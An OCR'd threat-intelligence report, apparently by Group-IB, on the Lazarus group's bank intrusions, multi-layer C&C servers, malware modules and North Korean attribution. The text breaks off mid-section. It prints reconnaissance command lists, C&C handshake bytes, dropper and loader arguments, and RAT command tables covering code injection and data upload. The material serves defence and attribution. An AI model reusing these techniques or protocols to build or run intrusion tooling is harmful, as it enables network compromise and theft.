
LAZARUS ARISEN

ARCHITECTURE / TOOLS / ATTRIBUTION



GLOBAL CYBER SECURITY COMPANY • GLOBAL CYBER SECURITY COMPANY •
GIB

INTRODUCTION

In February 2016, hackers reportedly attempted to steal approximately 1 billion USD from the Central Bank of Bangladesh through SWIFT. In February 2017, several Polish banks were compromised.

Security researchers analysed the malware code, chiefly using this to attribute activity to Lazarus group. As tools are often reused by different groups, while helpful, malware analysis does not provide conclusive evidence of attribution.

Group-IB researchers investigating Lazarus group collected a broad range of data, both technical and strategic, which places clear attribution on North Korea. The team detected and thoroughly analyzed multiple layers of C&C infrastructure used by Lazarus and have identified North Korean IP addresses from which the attacks were ultimately controlled. The following report is an overview of this group's attack methodology for financial institutions, the malware employed and review of their targets.

01 KEY FINDINGS

Unique tools and C&C infrastructure

- Through analysis of Lazarus activity, Group-IB gained deep insight on a complex botnet infrastructure built by the hacker group to conduct their attacks. To mask malicious activity, the hackers used a three-layer architecture of compromised servers with SSL encrypted channels established between them. In addition to encrypted traffic, data sent through SSL channel was additionally encrypted. The attackers achieved anonymity by employing a legitimate VPN client - SoftEther VPN. In some cases, they also used corporate web servers that were part of the attacked infrastructure.
- To control infected machines, the hackers employed multi-module tools, attempting to complicate malware analysis. That said, they managed to conduct several successful attacks without employing 0day exploits. Lazarus demonstrated a flexible approach to attacks by applying different hacking tools, which prevented their detection by endpoint security solutions.

Links to North Korea

- According to our investigation of the Lazarus infrastructure, the threat actors connected to the end C&C layer (Layer3) from two North Korean IP addresses 210.52.109.22 and 175.45.178.222. **The second IP-address relates to Potonggang District, perhaps coincidentally, where National Defence Commission is located — the highest military body in North Korea**
- Additional evidence was confirmed that Lazarus links to North Korean hackers by Group-IB specialists through analysis of pubic sources. We found a news report from a South Korean Arirang TV agency, dated 2016, about an attack on South Korean television stations and banks as part of DarkSeoul operation. This attack performed by North Korean hackers and was investigated by the South Korea's National Police Agency, who detected two IP addresses 175.45.178.19 and 175.45.178.97, used by hackers to control malware. **Both IP addresses are in the same block of IP addresses the IP 175.45.178.222, which was discovered by Group-IB specialists.**

  Lazarus is purportedly controlled by Bureau 121, a division of the Reconnaissance General Bureau, a North Korean intelligence agency. Bureau 121 is responsible for conducting military cyber campaigns.

Masquerading as Russian hackers

Since 2016, the hackers have tried to mask their activity by pretending to be Russian hackers. They added specific debugging symbols and strings containing Russian words to a new version of Client_TrafficForwarder, a module designed to proxy network traffic. To protect their executables, they used Enigma Protector, a commercial product, which was created by a Russian software developer. They also used exploits for Flash and SilverLight from sets of exploits created by Russian-speaking hackers.

These masquerade techniques did initially mislead some researchers who conducted express analysis of malicious code.

Emerging trend

A state-sponsored hacker group Lazarus managed to gain fraudulent access to the SWIFT network of attacked banks. This is believed to be a growing trend: **state-sponsored hackers are demonstrating an increased interest in conducting attacks on financial institutions, which are considered a component of the national critical infrastructure in some countries. At the moment, only a few similar incidents have been detected**. For example, in 2010-2013 the NSA reportedly penetrated the SWIFT banking network and monitored a number of Middle East banks. In late 2016, attacks on Ukrainian banks were conducted, allegedly as part of the BlackEnergy operation. However, researchers expect that the number of attacks on financial institutions by state-backed hackers may significantly increase in the future.

Victims

The earliest indicator of compromise detected by Group-IB is dated March 2016. This was directly after the Central Bank of Bangladesh incidet, which took place in February 2016, where attackers attempted to steal $1 billion USD. Only a spelling mistake in an online bank transfer instruction helped prevent them from stealing more than $81 million USD. Following this incident, the group modified its tactics and tools, adapting them to the changing environment and misleading researchers.

Through analysis of compromised networks, Group-IB identified IP addresses of universities in the US, Canada, Great Britain, India, Bulgaria, Poland, Turkey, pharmaceutical companies in Japan and China, as well as government subnets in various countries.

02 ATTACK PREPARATION AND IMPLEMENTATION

To conduct attacks, the criminals developed toolsets to control C&C servers and infected machines, built a three-layer C&C infrastructure, and compromised dozens of large web resources.

2.1 Infection of web resources

To infiltrate systems of their interest, Lazarus conducted watering-hole attacks leveraging compromised resources often visited by their potential victims, such as websites of financial regulators and government agencies in several countries.

Some of these resources are listed below:

- **knf.gov.pl** — The Polish Financial Supervision Authority
- **cnvb.gob.mx** — National Banking and Securities Commission, Mexico
- **brou.com.uy** — Banco de la República Oriental del Uruguay, a state-owned bank in Uruguay

Through examination of a code on a web server with exploits, Group-IB specialists detected a list of 255 IP address ranges. **That said, hackers infected only those users who visited the website from a computer within the specified IP range. Based on this list, researchers have compiled a map of the countries that were of interest to the attackers, which is presented below.**

To gain access to websites of financial regulators and bank local networks, hackers used known vulnerabilities in JBoss and Liferay. They compiled an exploit for Silverlight CVE-2016-0034 (MS16-006) which earlier was included into RIG and Angler exploit kits, they also used Flash exploits from Neutrino Exploit Kit.


2.2 Establishment of C&C infrastructure:

Attackers created a 3-tier infrastructure that consisted of compromised servers, between which the hackers established SSL encrypted channels. The network interaction with the attacked computer was carried out only from the Layer 1 server, which acted as a C&C server. In some cases, hackers placed the Layer 1 server inside the organization attacked in order to reduce the risk of detection. **They gained access to these servers by brute forcing passwords for RDP.**

Hackers used original set of tools:

Server_RAT	Used to manage windows-based server infrastructure
Server_TrafficForwarder	Forwards traffic from one external server to another
Backend_ Listener	Establishes connection with servers with installed Server_ RAT, gets commands directly from the threat actor
Admin_Tool	Admin tool to send commands to infected computers
SWIFT toolbox	Used to work with SWIFT, consists of Alliance software Hook Files and SWIFT transactions Information Harvester.

Through in-depth analysis of the tools used by the attackers, Group-IB specialists identified the scheme of communications between nodes within the C&C infrastructure.



Three-layer C&C server infrastructure

Server_RAT was installed on all infrastructure levels to control the compromised infrastructure

Server_RAT constantly listens on port 3365, to which attackers connected to control the server. To ensure the availability of the specified port, the malicious program added a special rule to the firewall that allowed incoming connections to this port. Infected computers performed an outgoing connection to the compromised server acting as proxy via port 443. Typically outbound connections on this port are allowed in corporate networks.

Based on analysis of the Server_RAT functionality, Group-IB specialists identified that Server_RAT responds to certain requests in a specific way. Keeping in mind that Server_RAT constantly keeps port 3365 open, we scanned the Internet for open ports 3365. Following this, we checked a list of detected servers to identify those servers where Server_RAT was installed. **As a result, Group-IB specialists received a list of 74 IP addresses, which are presented in the Indicators of Compromise section.**

Server_TrafficForwarder was installed on the first and second server level — this module redirected traffic from one server to another.

In some cases, Server_TrafficForwarder was installed on servers inside the attacked organization. **This approach allows the criminal to avoid detection of suspicious connections to the external network or bypass network connection restrictions with prohibited connections to the external network from specific computers/servers, which is often applied by companies to protect the most critical PCs, such as those of SWIFT operators.**

After the start, Server_TrafficForwarder reads the contents of the key and certificate files from the root directory that will be used to create an SSL tunnel. That said, the file does not contain any information about the servers to which traffic should be transferred. **At the first start, hackers manually specify the port to listen on as well as the address of the C&C server to which traffic is to be sent. In the event the port is not specified, the program listens on a random port and waits for incoming connections.**

To verify communication with a compromised server, hackers check if the client is appropriate: they send the first network request; when a response is received from the client, they decrypt it and compare with a previously known response. In the event the responses are different, the connection is broken.

The table below contains all commands available:

Commands of the first version:

Commands	Description
0x1095	-
0x1096	Collects and sends system information
0x10AA	Gets the configuration
0x10AB	Changes the configuration (including the port on which it listens for connections)
0x10AE	-
0x10AF	-
0x10B3	Reads a private key file and sends it to the operator
0x10B4	Records data to a file

Commands of the second version:

Commands	Description
NONE	-
GINF	Collects and sends system information
GCFG	Gets the configuration
SCFG	Changes the configuration (including the port on which it listens connections)
SLEP	-
HIBN	-
LCLR	Records data to a file
LDWN	Reads a private key file and sends it to the operator

The only difference in the Server_TrafficForwarder configuration on Layer 1 and Layer 2 servers respectively is that Server_TrafficForwarder installed on Layer 1 accepts traffic from port 443 and forwards it on the same port of Layer 2. While Layer 2 accepts traffic on port 443 and forwards it to port 8080 of Layer 3.

To encrypt all of its network connections, the traffic forwarder uses the statically linked wolfSSL libraries and SSL certificates which are generated by a pre-defined template. The “Issued for“ field always contains a third-level domain slash an email address.

A few examples are shown below:

- www.resfinan.com/emailAddress=info@resfinan.com
- finews.otzo.com/emailAddress=master@otzo.com
- host.global.com/emailAddress=info@host.global.com
- latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com

With information about this template, Group-IB specialists managed to detect similar certificates and associated hosts. With these indicators, you can check if your organization was, or is, under attack by Lazarus.

Backend_Listener is software installed by attackers on Layer 3 servers. The program performs communications with other servers, receives commands from the administrator and sends them in chain order to the end infected computer.


Backend_Listener listens on the two ports:

- port 8080, to which it accepts SSL connections from Layer 2 servers.
- port 9090, to which it accepts connections from the control system (Admin_Tool).

To encrypt traffic, the wolfSSL open source library is used. After the application is launched, the private key and certificate files are loaded from the root directory. These files are used to encrypt traffic between the C&C server and connected clients.

To defend against security solutions designed to “unpack” SSL encrypted traffic, Backend_Listener encrypts all data sent over an SSL channel using an additional reversible encryption algorithm and performs legitimacy checks.

To reverse-engineer the protocol of server communications with clients, Group-IB specialists have developed a client that successfully connects to both above-mentioned ports.



This allowed us to analyze communications between the Admin-Tool and Backend_Listener and we discovered that:

1. **Admin_Tool must have an key pair that is identical to the server**

2. **Admin_Tool sends a customized Hello-package that differs from the one that is provided by the library. By default this package (msg) is specified in the library as follows:**

```
#ifndef WOLFSSL_ALT_TEST_STRINGS
char msg[32] = «hello wolfssl!»;    /* GET may make bigger */
```

The correct Hello packet that will be accepted by Backend_Listener must be of the following form:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };
```

In fact, this is an information packet, rather than a Hello packet, and its first byte contains the length of the next packet sent («len»), while the rest bytes must be zero in this case.

3. **Admin_Tool sends an encrypted (special) packet with a length from the previous packet (len).**

4. **The server decrypts the contents of the packet sent.After decryption, the following conditions must be true:**

```
(DWORD)&decrypted_buff[5] == len
(DWORD)&decrypted_buff[15] == len
```

where len is the length of the packet

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };
static unsigned char ecnrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39,
0x1A, 0x56, 0x81, 0x4B, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x3F };
```

5. **Admin_Tool sends DWORD with len2 < 201 where len2 is the length of the next package.**

6. **Admin_Tool sends encrypted (special) package #2. It's length is determined in the previous package.**

```
static unsigned char ecnrypted_str[17] = {
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

    0xC8, 0x88, 0xE0, 0xE4, 0x94, 0x85, 0xCC, 0xD1, 0x03, 0x00,
```

7. **Server decrypts the content of the package, and the following rules should work there after decryption:**

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594
(DWORD)&decrypted_buff[8] == 3
```

Only if all validity checks are made, the traffic is forwarded from one port to another in 2 streams. Following this, when the client connects to the first port (8080), the service will forward the traffic from the first port to the second one, and back.

The operators connected to port 9090 of Layer 3 servers from the following IP addresses:

- 210.52.109.22 (North Korea)

- 175.45.178.222 (North Korea)

- 157.7.135.182 (Japan) and 202.101.36.45 (China) - via SoftEther VPN

VPN: the attackers installed SoftEther VPN (http://softether.net/) service supported by University of Tsukuba, Japan on some servers to unsure additional level of anonymity.

Lazarus have chosen this service for the following reasons:

- This legitimate application isn't detected by security solutions
- It can establish VPN connection via ICMP or DNS to avoid detection by network security solutions
- It contains Dynamic DNS function, which means that if a compromised system has a dynamic IP address, the attacker can always find it by DNS name connected to the VPN client
- This VPN client supports Windows, Linux, FreeBSD, Solaris, Mac OS X

2.3 Tools to control infected PCs

In addition to multi-layer server structure, hackers developed a specialized toolset to perform remote control over infected PCs.

The group actively attempted to conceal their activity, complicating malware detection and analysis as much as possible. All tools consist of modules, which were delivered separately to target organizations only. To complicate malware investigation, criminals encrypted and obfuscated their tools.

Modular architecture of the victim's infection process provides both additional flexibility and anonymity throughout the cyber-attack. This scheme allows hackers to divide software development activity between teams, as well as to ensure the reuse of program code.

Recon	Performs initial reconnaissance to determine if a systems is of interest to the threat actors
Dropper	Extracts and decrypts Loader
Loader	Decrypts the payload — Client_RAT or Client_TrafficForwarder — and injects into the legitimate process
Client_TrafficForwarder	Forwards operator's commands from external network into corporate network
Client_RAT	Provides full control over the target system

Recon is a backdoor that is initially installed on the target machine through successful execution of exploits. This module is used by hackers to perform initial reconnaissance to search for systems of interest.

Once launched, the program adds itself to the auto-start by copying its file to the directory "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup", collects data about the system and network environment and sends them to the C&C server.

Below is a list of data collected:

```
cmd.exe /c hostname
cmd.exe /c whoami
cmd.exe /c ver
cmd.exe /c ipconfig -all
cmd.exe /c ping www.google.com
cmd.exe /c query user
cmd.exe /c net user
cmd.exe /c net view
cmd.exe /c net view /domain
cmd.exe /c reg query «HKCU\SOFTWARE\Microsoft\Windows\
CurrentVersion\Internet Settings»
cmd.exe /c tasklist /svc
cmd.exe /c netstat -ano | find «TCP»
```

In the event the system is not of interest, the module will use the "killkill" command to remove itself from the infected system. If the system is of interest, then Recon downloads Dropper using the “http” command. Dropper will then install Client_RAT to the infected system as follows:

Dropper extracts and decrypts Loader, embeds it into the system and extracts Client_RAT.

To decrypt the configuration file, Dropper needs MD5 encryption key, which only the attacker knows.

Group-IB specialists have analyzed two versions of Dropper. There are no fundamental differences between them: both versions were used to decrypt the loader and encrypted payload, as well as to ensure loader persistence in the system.

Version 1

Commands of the first version:

Arguments	Description
dropper.exe -l	Enumerates system services
dropper.exe -e [path]	Retrieves and decrypts encrypted payload and saves it to the specified file
dropper.exe –a [service name] [path to DLL]	Installs the library as a service

Version 2

Commands of the second version

Arguments	Description
dropper.exe -x [key] -l	Enumerates system services
dropper.exe -x [key] -e [servicename] [config]	Extracts and decrypts the payload from config and sets it as a service
dropper.exe -x [key] -f	Installs implants by adding information about them to the system registry
dropper.exe -x [key] -o [eventname]	Calls OpenEventA with a special event name
dropper.exe -x [key] -t	Calls OpenEventA with a special event name, then calls Setvent API

In addition, Dropper can read executable data from registry keys and embed them in the selected process. The executable data is read from the following registry keys:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

Loader is used to decrypt the payload — Client_RAT or Client_TrafficForwarder — and inject it into the legitimate process (for example, in lsass.exe)

Hackers manually specify the C&C server at the time when the main program is started. That's why even if researchers detect the loader they cannot identify where the C&C server is located, by whom it is controlled, and which port is used for connection. In some cases, an additional loader was used by criminals.

Example of loader launch:

```
loader.exe -d «encrypted_payload.bin» -p 1540 -s [encrypted_C&C:port] -r [encrypted_commands]
```

Argument -d: Name of the file where Client _Rat or Client_Forwarder are stored in encrypted form

Argument -p: ID of the process (for example, lsass. exe) in which the payload – Client_RAT or Client_TrafficForwarder – should be embedded

Two more arguments: –r (functionality has not been identified) and –s

Client_TrafficForwarder

This module was installed on one of the PCs in the internal network of the attacked organization. It proxies traffic from C&C server to PCs in the local network of the attacked organization.

Client_RAT

The Client_RAT program provides full control over the target system: it allows you to analyze the system, download and execute files, transfer data from the infected computer to the C&C server.

Communications with the C&C server are performed over an encrypted SSL channel. For this purpose, Client_RAT uses statically linked libcurl libraries, version 7.47.1 (FEB 2016).

This program may execute the following commands received from the C&C server:

Command	Description
NONE	Do not execute any commands
GINF	Collect and send extensive system information about the PC
SLEP	Do not execute any commands
HIBN	Do not execute any commands
DRIV	Get information about available disks in the system
DIRP	List files with the specified extension
CHDR	Change current directory
RUNX	Get the user token
MOVE	Rename specified file
FTIM	Set the timestamps of the file %windir%/system32/kernel32.dll to the specified file
NEWF	Create a new directory with the specified name
ZDWN	Presumably download the file/ files
PEIN	Inject code in the specified process
TCON	Presumably connect to the specified network node

Command	Description
DIR	List files in the selected directory
DIE	Remove itself from the system
DEL	Delete selected file
WIPE	Delete the selected file and make it unrecoverable
UPLD	Upload the file to C&C
SCFG	Get a new bot configuration
DRIV	Enumerate installed drivers
DOWN	Download and run the file
CMDL	Run the command and upload the result of its work to C&C
GCFG	Download bot configuration
RUN	Execute command
PVEW	List running processes
PEEX	Inject the code in the process explorer.exe
PKIL	Terminate the process with the selected PID

03 ATTACK ORGANIZERS

3.1 Involvement of North Korea


Due to analysis of Lazarus infrastructure, Group-IB specialists have detected that the attack was controlled from two IP addresses:

- 210.52.109.22 belongs to an autonomous system China Netcom. However, some sources indicate that the set of IPs 210.52.109.0/24 is assigned to North Korea.
- 175.45.178.222 refers to a North Korean Internet service provider. **The Whois service indicates that this address is allocated to the Potonggang District, perhaps coincidentally, where Natinal Defence Commission is located — the highest military body in North Korea**


Through investigation of public information, we came across a TV report from a South Korean news agency Arirang News dated 2016

On the screen behind the host, Group-IB specialists noticed two IP addresses 175.45.178.19 and 175.45.178.97, which had been used to control Ghost RAT malware. Both IP addresses are in the same set of IP addresses as an IP address 175.45.178.222 that was discovered by Group-IB specialists.

The South Korea's National Police Agency reportedly identified that the cyber-attack had been performed from the unfinished North Korean Ryugyong hotel. Group-IB could not confirm this location attribution.



The DarkSeoul group (aka Lazarus) is controlled by Bureau 121, a division of the Reconnaissance General Bureau, a North Korean intelligence agency. Bureau 121 is responsible for conducting military cyber campaigns.



3.2 Masquerading as Russian hackers

Starting in 2016, the Lazarus group tried to mask their activity by pretending to be Russian hackers:

1. The Client_TrafficForwarder module includes debugging symbols and strings containing Russian words in descriptions of commands received by malware from the C&C server.

